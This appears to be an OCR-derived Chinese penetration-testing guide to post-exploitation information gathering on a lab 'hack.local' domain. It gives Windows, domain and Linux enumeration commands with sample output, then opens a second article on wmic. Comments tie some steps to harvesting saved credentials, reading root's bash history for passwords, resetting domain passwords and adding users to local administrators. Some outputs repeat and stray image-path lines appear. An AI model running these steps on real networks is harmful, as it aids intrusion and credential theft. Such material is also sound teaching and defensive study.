Name                                                                    Version
Microsoft Office 2003 Web Components                                    12.0.6213.1000
Microsoft Application Error Reporting                                   12.0.6015.5000
Python 2.7.16 (64-bit)                                                  2.7.16150
Microsoft SQL Server Compact 3.5 SP2 Query Tools CHS                    3.5.8080.0
SQL Server 2008 R2 BI Development Studio                                10.50.1600.1
SQL Server 2008 R2 Database Engine Services                             10.50.1600.1
Microsoft SQL Server 2008 R2 策略                                       10.50.1600.1
SQL Server 2008 R2 Analysis Services                                    10.50.1600.1
SQL Server 2008 R2 Full text search                                     10.50.1600.1
SQL Server 2008 R2 BI Development Studio                                10.50.1600.1
SQL Server 2008 R2 Management Studio                                    10.50.1600.1
Microsoft Report Viewer Redistributable 2008 SP1 Language Pack - CHS    9.0.30729
Java 8 Update 201 (64-bit)                                              8.0.2010.9
Java SE Development Kit 8 Update 201 (64-bit)                           8.0.2010.9
Microsoft SQL Server 2008 R2 安装程序(简体中文)                         10.50.1600.1
SQL Server 2008 R2 Database Engine Services                             10.50.1600.1
Microsoft SQL Server VSS Writer                                         10.50.1600.1
Microsoft SQL Server 2008 R2 RsFx Driver                                10.50.1600.1
SQL Server 2008 R2 Database Engine Shared                               10.50.1600.1
Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161          9.0.30729.6161
VMware Tools                                                            10.1.6.5214329
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161          9.0.30729.6161
Microsoft Sync Framework Runtime v1.0 (x64) zh-CHS                      1.0.1215.0
SQL Server 2008 R2 Reporting Services                                   10.50.1600.1
SQL Server 2008 R2 Analysis Services                                    10.50.1600.1
Microsoft SQL Server Compact 3.5 SP2 CHS                                3.5.8080.0
SQL Server 2008 R2 Client Tools                                         10.50.1600.1
Microsoft SQL Server 2008 安装程序支持文件                              10.1.2731.0
Microsoft Report Viewer Redistributable 2008 (KB971119)                 9.0.30731
Microsoft SQL Server 2008 R2 联机丛书                                   10.50.1600.1
Microsoft Sync Services for ADO.NET v2.0 (x64) zh-CHS                   2.0.1215.0
SQL Server 2008 R2 Integration Services                                 10.50.1600.1
Microsoft Visual Studio Tools for Applications 2.0 Language Pack - CHS  9.0.35191
SQL Server 2008 R2 Database Engine Shared                               10.50.1600.1
SQL Server 2008 R2 Client Tools                                         10.50.1600.1
Microsoft Visual Studio Tools for Applications 2.0 - ENU                9.0.35191
SQL Server 2008 R2 Integration Services                                 10.50.1600.1
Microsoft SQL Server Browser                                            10.50.1600.1
```

0x01-7 查看在线用户

```
quser
```

```
C:\Documents and Settings\test\桌面>quser
 用户名                 会话名            ID  状态    空闲时间   登录时间
>test                   rdp-tcp#1          1  运行中         .  2019-10-9 19:28
```

0x01-8 查看网络配置

有Primary Dns Suffix 就说明是域内. 空的则当前机器应该在工作组

```
ipconfig /all
```

```
C:\Users\Administrator\Desktop>ipconfig /all

Windows IP 配置

   主机名  . . . . . . . . . . . . . : win08-web
   主 DNS 后缀 . . . . . . . . . . . : hack.local
   节点类型  . . . . . . . . . . . . : 混合
   IP 路由已启用 . . . . . . . . . . : 否
   WINS 代理已启用 . . . . . . . . . : 否
   DNS 后缀搜索列表  . . . . . . . . : hack.local
                                       localdomain

以太网适配器 hack:

   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection #:
   物理地址. . . . . . . . . . . . . : 00-0C-29-B5-02-C8
   DHCP 已启用 . . . . . . . . . . . : 否
   自动配置已启用. . . . . . . . . . : 是
   本地链接 IPv6 地址. . . . . . . . : fe80::d4b7:2ac1:d23:3163%14(首选)
   IPv4 地址 . . . . . . . . . . . . : 192.168.52.28(首选)
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.52.254
   DHCPv6 IAID . . . . . . . . . . . : 352324649
   DHCPv6 客户端 DUID  . . . . . . . : 00-01-00-01-24-D9-7B-1D-00-0C-29-B5-02-B4
   DNS 服务器  . . . . . . . . . . . : 192.168.52.2
   TCPIP 上的 NetBIOS  . . . . . . . : 已启用
```

```
C:\Users\Administrator\Desktop>ipconfig /all

Windows IP 配置

   主机名  . . . . . . . . . . . . . : win08-web
   主 DNS 后缀 . . . . . . . . . . . : hack.local
   节点类型  . . . . . . . . . . . . : 混合
   IP 路由已启用 . . . . . . . . . . : 否
   WINS 代理已启用 . . . . . . . . . : 否
   DNS 后缀搜索列表  . . . . . . . . : hack.local
                                       localdomain

以太网适配器 hack:

   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection #3
   物理地址. . . . . . . . . . . . . : 00-0C-29-B5-02-C8
   DHCP 已启用 . . . . . . . . . . . : 否
   自动配置已启用. . . . . . . . . . : 是
   本地链接 IPv6 地址. . . . . . . . : fe80::d4b7:2ac1:d23:3163%14(首选)
   IPv4 地址 . . . . . . . . . . . . : 192.168.52.28(首选)
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.52.254
   DHCPv6 IAID . . . . . . . . . . . : 352324649
   DHCPv6 客户端 DUID  . . . . . . . : 00-01-00-01-24-D9-7B-1D-00-0C-29-B5-02-B4
   DNS 服务器  . . . . . . . . . . . : 192.168.52.2
   TCPIP 上的 NetBIOS  . . . . . . . : 已启用
```

0x01-9 查看进程

```
tasklist /v
```

有些进程可能是域用户启的->通过管理员权限 凭证窃取 -> 窃取域用户的凭证

```
C:\Documents and Settings\test\桌面>tasklist /v

映像名称                     PID 会话名              会话#       内存使用   状态
========================= ======== ================ =========== ============ ===
System Idle Process              0                            0         28 K Unk
System                           4                            0        296 K Unk
smss.exe                       284                            0        500 K Unk
csrss.exe                      332                            0      5,836 K Unk
winlogon.exe                   356                            0      9,288 K Unk
services.exe                   404                            0     18,344 K Unk
lsass.exe                      440                            0      8,348 K Unk
vmacthlp.exe                   612                            0      2,720 K Unk
svchost.exe                    632                            0      3,312 K Unk
svchost.exe                    700                            0      4,076 K Unk
svchost.exe                    764                            0      4,436 K Unk
svchost.exe                    800                            0      3,560 K Unk
svchost.exe                    816                            0     25,532 K Unk
spoolsv.exe                    932                            0      5,224 K Unk
msdtc.exe                      964                            0      4,588 K Unk
cisvc.exe                     1080                            0      8,524 K Unk
svchost.exe                   1140                            0      2,260 K Unk
inetinfo.exe                  1228                            0      8,708 K Unk
rhsrvany.exe                  1344                            0      1,980 K Unk
powershell.exe                1388                            0     38,752 K Unk
svchost.exe                   1444                            0      1,324 K Unk
RetinaEngine.exe              1472                            0     61,244 K Unk
sqlwriter.exe                 1532                            0      3,924 K Unk
VGAuthService.exe             1588                            0      9,292 K Unk
webtool.exe                   1656                            0      6,196 K Unk
eeyeevnt.exe                  1756                            0      9,808 K Unk
svchost.exe                   1844                            0      6,556 K Unk
svchost.exe                   1872                            0      5,752 K Unk
svchost.exe                   2104                            0      4,076 K Unk
dllhost.exe                   2216                            0      7,528 K Unk
svchost.exe                   2492                            0      4,744 K Unk
csrss.exe                     2768 RDP-Tcp#1                  1      7,876 K Rur
winlogon.exe                  2796 RDP-Tcp#1                  1      2,536 K Unk
rdpclip.exe                   2944 RDP-Tcp#1                  1      3,752 K Rur
explorer.exe                  3020 RDP-Tcp#1                  1     14,416 K Rur
supersrh.exe                  3172 RDP-Tcp#1                  1      6,928 K Rur
ctfmon.exe                    3200 RDP-Tcp#1                  1      3,396 K Rur
cmd.exe                       3256 RDP-Tcp#1                  1      3,576 K Rur
conime.exe                    3272 RDP-Tcp#1                  1      2,476 K Rur
wmiprvse.exe                  3380                            0      5,144 K Unk
cidaemon.exe                  3636                            0      2,268 K Unk
cidaemon.exe                  3684                            0        916 K Unk
logon.scr                      328                            0      1,852 K Unk
wmiprvse.exe                  4040                            0      8,096 K Unk
```

```
wmiprvse.exe                  4088                          0      4,400 K Unk
notepad.exe                    216 RDP-Tcp#1                1        440 K Rur
tasklist.exe                  1584 RDP-Tcp#1                1      4,008 K Unk
```

0x01-10 查看当前登录域

```
net config workstation
```

```
C:\Users\Administrator\Desktop>net config workstation
计算机名                     \\WIN08-WEB
计算机全名                   win08-web.hack.local
用户名                       Administrator

工作站正运行于
        NetBT_Tcpip_{8BF769C5-CA65-4810-907F-038B7869DB89} (000C29B502C8)
        NetBT_Tcpip_{ADFDD8BB-7022-41D8-9F42-0407E9C8D417} (000C29B502BE)
        NetBT_Tcpip_{E707AA31-65E2-4165-AB18-4F54A186BBBA} (000C29B502B4)

软件版本                     Windows Server 2008 R2 Standard

工作站域                     HACK
工作站域 DNS 名称            hack.local
登录域                       WIN08-WEB

COM 打开超时 (秒)            0
COM 发送计数 (字节)          16
COM 发送超时 (毫秒)          250
命令成功完成。
```


```
C:\Users\Administrator\Desktop>net config workstation
计算机名                     \\WIN08-WEB
计算机全名                   win08-web.hack.local
用户名                       Administrator

工作站正运行于
        NetBT_Tcpip_{8BF769C5-CA65-4810-907F-038B7869DB89} (000C29B502C8)
        NetBT_Tcpip_{ADFDD8BB-7022-41D8-9F42-0407E9C8D417} (000C29B502BE)
        NetBT_Tcpip_{E707AA31-65E2-4165-AB18-4F54A186BBBA} (000C29B502B4)

软件版本                     Windows Server 2008 R2 Standard

工作站域                     HACK
工作站域 DNS 名称            hack.local
登录域                       WIN08-WEB

COM 打开超时 (秒)            0
COM 发送计数 (字节)          16
COM 发送超时 (毫秒)          250
命令成功完成。
```

0x01-11 远程桌面连接历史记录

```
cmdkey /l
```

把凭证取下来->本地解密

```
C:\Users\Administrator>cmdkey /l

当前保存的凭据:

    目标: Domain:target=I          16              34
    类型: 域密码
    用户: w .
    本地机器持续时间

    目标: Domain:target=II                          8
    类型: 域密码
    用户: s
    本地机器持续时间
```

0x01-12 查看本机上的用户帐号列表

```
net user
```

```
C:\Users\Administrator\Desktop>net user

\\WIN08-WEB 的用户帐户

-------------------------------------------------------------------------------
Administrator            Guest
命令成功完成。
```

0x01-13 查看本机用户XXX的信息

```
net user XXX
```

```
C:\Users\Administrator\Desktop>net user administrator
用户名                      Administrator
全名
注释                        管理计算机(域)的内置帐户
用户的注释
国家/地区代码               000 (系统默认值)
帐户启用                    Yes
帐户到期                    从不

上次设置密码                2019/8/5 13:56:26
密码到期                    2019/9/16 13:56:26
密码可更改                  2019/8/6 13:56:26
需要密码                    Yes
用户可以更改密码            Yes

允许的工作站                All
登录脚本
用户配置文件
主目录
上次登录                    2019/10/10 19:35:21

可允许的登录小时数          All

本地组成员                  *Administrators
全局组成员                  *None
命令成功完成。
```

0x01-13 查看本机用户XXX的信息

```
net user /domain          显示所在域的用户名单
net user 域用户 /domain   获取某个域用户的详细信息
net user /domain XXX 12345678 修改域用户密码，需要域管理员权限
```

```
C:\Users\Administrator\Desktop>net user /domain

\\OWA2010CN-GOD 的用户帐户

-------------------------------------------------------------------------------
Administrator            boss                     dbadmin
debian                   devadmain                fedora
fileadmin                Guest                    hr
itadmin                  jenkins                  kali
klion                    klionsec                 krbtgt
logers                   logtest                  mack
mary                     SM_6ef9b5ce414946ae9     SM_c330a5709f6a478b8
SM_d3853544b62a421fb     SM_d80bb46e75164f258     vpnadm
webadmin
命令成功完成。
```

```
C:\Users\Administrator\Desktop>net user dbadmin /domain
用户名                 dbadmin
全名                   dbadmin
注释
用户的注释
国家/地区代码          000 (系统默认值)
帐户启用               Yes
帐户到期               从不

上次设置密码           2019/1/29 14:09:29
密码到期               从不
密码可更改             2019/1/30 14:09:29
需要密码               Yes
用户可以更改密码       Yes

允许的工作站           All
登录脚本
用户配置文件
主目录
上次登录               2019/3/17 16:11:30

可允许的登录小时数     All

本地组成员
全局组成员             *Domain Users
命令成功完成。
```

0x02 Windows（域）

```
nltest /domain_trusts /all_trusts /v /server:192.168.52.2         返回所有信任192.1
nltest /dsgetdc:hack /server:192.168.52.2                        返回域控和其相应的IP地
```

```
C:\Windows\System32>nltest /domain_trusts /all_trusts /v /server:192.168.52.2
域信任的列表:
    0: HACK hack.local (NT 5) (Forest Tree Root) (Primary Domain) (Native)
       Dom Guid: 50fbcf3b-a8b3-4205-b903-f1bef54dde44
       Dom Sid: S-1-5-21-675002476-827761145-2127888524
此命令成功完成

C:\Windows\System32>nltest /dsgetdc:hack /server:192.168.52.2
           DC: \\WINDOWS_SERVER_
        地址: \\192.168.52.2
      Dom Guid: 50fbcf3b-a8b3-4205-b903-f1bef54dde44
      Dom 名称: HACK
   林名称: hack.local
 DC 站点名称: Default-First-Site-Name
我们的站点名称: Default-First-Site-Name
         标志: PDC GC DS LDAP KDC TIMESERV GTIMESERV WRITABLE DNS_FOREST CLOSE_SI
此命令成功完成
```

```
C:\Windows\System32>nltest /domain_trusts /all_trusts /v /server:192.168.52.2
域信任的列表:
    0: HACK hack.local (NT 5) (Forest Tree Root) (Primary Domain) (Native)
       Dom Guid: 50fbcf3b-a8b3-4205-b903-f1bef54dde44
       Dom Sid: S-1-5-21-675002476-827761145-2127888524
此命令成功完成

C:\Windows\System32>nltest /dsgetdc:hack /server:192.168.52.2
           DC: \\WINDOWS_SERVER_
        地址: \\192.168.52.2
      Dom Guid: 50fbcf3b-a8b3-4205-b903-f1bef54dde44
      Dom 名称: HACK
   林名称: hack.local
 DC 站点名称: Default-First-Site-Name
我们的站点名称: Default-First-Site-Name
         标志: PDC GC DS LDAP KDC TIMESERV GTIMESERV WRITABLE DNS_FOREST CLOSE_SITE FULL_SECRET WS 0x1C000
此命令成功完成
```

net user /do 获取域用户列表

```
C:\Users\Administrator>net user /do

\\WINDOWS_SERVER_ 的用户帐户

-------------------------------------------------------------------------------
Administrator            DefaultAccount           exch01
Guest                    krbtgt                   test1
命令成功完成。
```

`net group "domain admins" /domain`	获取域管理员列表
`net group "domain controllers" /domain`	查看域控制器(如果有多台)
`net group "domain computers" /domain`	查看域机器
`net group /domain`	查询域里面的工作组

```
C:\Users\Administrator>net group "domain admins" /domain
组名     Domain Admins
注释     指定的域管理员

成员

-------------------------------------------------------------------------------
Administrator
命令成功完成。
```

```
C:\Users\Administrator>net group "domain controllers" /domain
组名     Domain Controllers
注释     域中所有域控制器

成员

-------------------------------------------------------------------------------
WINDOWS_SERVER_$
命令成功完成。
```

```
C:\Users\Administrator>net group "domain computers" /domain
组名     Domain Computers
注释     加入到域中的所有工作站和服务器

成员

-------------------------------------------------------------------------------
EXCH-01$                 WIN08-WEB$               WIN12-IIS$
WIN7-PC$
命令成功完成。
```

```
C:\Users\Administrator>net group /domain

\\WINDOWS_SERVER_ 的组帐户

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
命令成功完成。
```

```
net localgroup administrators 本机管理员[通常含有域用户]
net localgroup administrators /domain        登录本机的域管理员
net localgroup administrators workgroup\user001 /add        域用户添加到本机
```

```
C:\Users\Administrator>net localgroup administrators
别名     administrators
注释     管理员对计算机/域有不受限制的完全访问权

成员


-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
命令成功完成。
```

```
C:\Users\Administrator>net localgroup administrators /domain
别名     administrators
注释     管理员对计算机/域有不受限制的完全访问权

成员

-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
命令成功完成。
```

```
Net view                    查看同一域内机器列表
net view \\ip               查看某IP共享
Net view \\GHQ              查看GHQ计算机的共享资源列表。
net view /domain            查看内网存在多少个域
Net view /domain:XYZ        查看XYZ域中的机器列表。
```




```
net accounts /domain     # 查询域用户密码过期等信息
```

```
C:\Users\Administrator>net accounts /domain
强制用户在时间到期之后多久必须注销?:     从不
密码最短使用期限(天):                    1
密码最长使用期限(天):                    42
密码长度最小值:                          7
保持的密码历史记录长度:                  24
锁定阈值:                                从不
锁定持续时间(分):                        30
锁定观测窗口(分):                        30
计算机角色:                              PRIMARY
命令成功完成。
```

0x03 Linux

0x03-1 查看当前权限

```
whoami
```

```
[root@localhost ~]# whoami
root
```

0x03-2 查看网卡配置

```
ifconfig
```

```
[root@localhost ~]# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.232.180  netmask 255.255.255.0  broadcast 192.168.232.255
        inet6 fe80::f6b2:afca:1bf6:864f  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:47:b4:22  txqueuelen 1000  (Ethernet)
        RX packets 207  bytes 12969 (12.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19  bytes 1314 (1.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens37: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.232.137  netmask 255.255.255.0  broadcast 192.168.232.255
        inet6 fe80::f224:624:fc7d:59e0  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:47:b4:2c  txqueuelen 1000  (Ethernet)
        RX packets 8  bytes 1877 (1.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15  bytes 1920 (1.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 16  bytes 1520 (1.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 1520 (1.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

0x03-3 查看端口状态（开启了哪些服务，内网IP连接等）

```
netstat -anpt
```

```
[root@localhost ~]# netstat -anpt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1125/sshd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      1363/master
tcp6       0      0 :::22                   :::*                    LISTEN      1125/sshd
tcp6       0      0 ::1:25                  :::*                    LISTEN      1363/master
```

0x03-4 查看进程状态（开启了哪些服务等）

```
ps -ef
```

```
root       683     2  0 05:39 ?        00:00:00 [xfs-conv/sda1]
root       684     2  0 05:39 ?        00:00:00 [xfs-cil/sda1]
root       685     2  0 05:39 ?        00:00:00 [xfs-reclaim/sda]
root       686     2  0 05:39 ?        00:00:00 [xfs-log/sda1]
root       687     2  0 05:39 ?        00:00:00 [xfs-eofblocks/s]
root       688     2  0 05:39 ?        00:00:00 [xfsaild/sda1]
root       692     2  0 05:39 ?        00:00:00 [kdmflush]
root       693     2  0 05:39 ?        00:00:00 [bioset]
root       700     2  0 05:39 ?        00:00:00 [xfs-buf/dm-2]
root       701     2  0 05:39 ?        00:00:00 [xfs-data/dm-2]
root       702     2  0 05:39 ?        00:00:00 [xfs-conv/dm-2]
root       703     2  0 05:39 ?        00:00:00 [xfs-cil/dm-2]
root       704     2  0 05:39 ?        00:00:00 [xfs-reclaim/dm-]
root       705     2  0 05:39 ?        00:00:00 [xfs-log/dm-2]
root       706     2  0 05:39 ?        00:00:00 [xfs-eofblocks/d]
root       707     2  0 05:39 ?        00:00:00 [xfsaild/dm-2]
root       728     1  0 05:39 ?        00:00:00 /sbin/auditd
polkitd    751     1  0 05:39 ?        00:00:00 /usr/lib/polkit-1/polkitd --no-debug
root       752     1  0 05:39 ?        00:00:00 /usr/sbin/rsyslogd -n
root       754     1  0 05:39 ?        00:00:00 /usr/bin/VGAuthService -s
root       756     1  0 05:39 ?        00:00:02 /usr/bin/vmtoolsd
root       758     1  0 05:39 ?        00:00:00 /usr/sbin/irqbalance --foreground
root       759     1  0 05:39 ?        00:00:00 /usr/lib/systemd/systemd-logind
dbus       760     1  0 05:39 ?        00:00:00 /bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation
root       775     1  0 05:39 ?        00:00:00 /usr/sbin/crond -n
root       778     2  0 05:39 ?        00:00:00 [kworker/6:2]
root       781     1  0 05:39 ?        00:00:00 login -- root
root       786     1  0 05:39 ?        00:00:00 /usr/bin/python -Es /usr/sbin/firewalld --nofork --nopid
root       800     1  0 05:39 ?        00:00:00 /usr/sbin/NetworkManager --no-daemon
root       856     2  0 05:39 ?        00:00:00 [kworker/7:1H]
root       857     2  0 05:39 ?        00:00:00 [kworker/4:1H]
root       902     2  0 05:39 ?        00:00:00 [kworker/2:1H]
root       913     2  0 05:39 ?        00:00:00 [kworker/5:1H]
root       931   800  0 05:39 ?        00:00:00 /sbin/dhclient -d -q -sf /usr/libexec/nm-dhcp-helper -pf /var/run/dhclient-ens37.pid -lf /var/lib/NetworkManager
root      1123     1  0 05:39 ?        00:00:00 /usr/bin/python -Es /usr/sbin/tuned -l -P
root      1125     1  0 05:39 ?        00:00:00 /usr/sbin/sshd -D
root      1363     1  0 05:39 ?        00:00:00 /usr/libexec/postfix/master -w
postfix   1364  1363  0 05:39 ?        00:00:00 pickup -l -t unix -u
postfix   1365  1363  0 05:39 ?        00:00:00 qmgr -l -t unix -u
root      1424     2  0 05:39 ?        00:00:00 [kworker/3:1H]
root      1429   781  0 05:40 tty1     00:00:00 -bash
root      1445     2  0 05:40 ?        00:00:00 [kworker/6:1H]
root      1446     2  0 05:44 ?        00:00:00 [kworker/0:0]
root      1447     2  0 05:50 ?        00:00:00 [kworker/2:0]
root      1470     2  0 05:53 ?        00:00:00 [kworker/0:2]
root      1475     2  0 05:59 ?        00:00:00 [kworker/1:1H]
root      1477  1429  0 06:00 tty1     00:00:00 ps -ef
```

0x03-5 查看管理员的历史输入命令（获取密码，网站目录，内网资产等信息）

```
cat /root/.bash_history
```

```
cat /etc/issue
ls
pwd
ls
cat /etc/issue > 1.txt
ls
cat 1.txt
rm 1.txt
ls
cat /proc/version
cat /etc/redhat-release
ifconfig
ip add
cd /etc/sysconfig
cd network-scripts/
ls
vi ifcfg-ens33
service network restart
ip addr
ifconfig
ip a
ping baidu.com -c 1
ifconfig
ls /etc/sysconfig/network-scripts/
cd /etc/sysconfig/network-scripts/
cat ifcfg-enp0s3
cat ifcfg-ens33
vi ifcfg-ens33
systemctl restart network
ifconfig
vi ifcfg-ens33
ls
vi ifcfg-ens33
systemctl restart network
ifconfig
ping baidu.com -c 1
vi ifcfg-ens33
ifconfig
ping baidu.com -c 1
vi ifcfg-ens33
ifconfig
systemctl restart network
ifconfig
ping baidu.com
systemctl restart network
ifconfig
shutdown -r now
```

0x03-6 查找某个文件(寻找配置文件等)

```
find / -name *.cfg
```

```
[root@localhost ~]# find / -name *.cfg
/root/anaconda-ks.cfg
```

后渗透信息收集之wmic命令的一些使用方法

0x00.前言


wmic和cmd一样在所有的windows版本中都存在，同时wmic有很多cmd下不方便使用的部分，今天给大家介绍一些在后渗透过程中非常适用的使用wmic进行信息收集的命令。

0x01.关于wmic

WMI命令行（WMIC）实用程序为WMI提供了命令行界面。WMIC与现有的Shell和实用程序命令兼容。在WMIC出现之前，如果要管理WMI系统，必须使用一些专门的WMI应用，例如SMS，或者使用WMI的脚本编程API，或者使用象CIM Studio之类的工具。如果不熟悉C++之类的编程语言或VBScript之类的脚本语言，或者不掌握WMI名称空间的基本知识，要用WMI管理系统是很困难的。WMIC改变了这种情况。

0x02.wmic的简单使用

首先在cmd命令行输入wmic进入交互式页面，这里说一下在powershell也可以和cmd命令行一样的操作。



```
wmic /?        #查看WMIC命令的全局选项，WMIC全局选项可以用来设置WMIC环境的各种属性，通过结合
```

```
C:\Windows\system32\cmd.exe - wmic
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\cjx>wmic
wmic:root\cli>/?

[global switches] <command>

The following global switches are available:
